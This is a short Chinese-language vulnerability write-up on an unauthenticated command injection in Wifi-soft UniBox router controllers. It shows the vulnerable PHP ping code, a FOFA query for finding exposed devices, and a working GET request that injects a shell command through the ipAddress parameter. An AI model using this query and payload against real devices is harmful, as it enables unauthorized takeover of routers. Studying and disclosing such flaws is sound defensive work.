漏洞简介
Wifi-soft UniBox controller 路由器产品中存在一个致命漏洞,/network/checkstatus_ping.php 受命令注入漏洞的影响。未授权的攻击者可通过该漏洞在服务器端任意执行代码,写入后门,获取服务器权限,进而控制整个路由器。
影响版本
fofa语法
body="Unibox" && body="Controller" || body="www.wifi-soft.com"
漏洞分析
直接看 /network/checkstatus_ping.php 的业务实现造成漏洞的关键部分如下
$ipAddress = $_REQUEST['ipAddress'];

function ping($ipAddress) {

    exec("/bin/ping -w 3 $ipAddress -q >/dev/null 2>/dev/null",$output, $result);

        if($result != 0) {
            return 0;
        }
        else {
            return 1;
        }
}

$response = ping($ipAddress);
直接将 ipAddress 的值拼接进 exec 命令中执行,无任何过滤和校验,因此造成命令执行漏洞。
漏洞复现
漏洞利用
支持cookie获取参数,注意检测点,别漏
GET /network/checkstatus_ping.php?ipAddress=;set>11.txt; HTTP/1.1
Host: unibox.mrxn.net
访问命令执行结果文件 /network/11.txt

成功获得 set 命令执行的结果

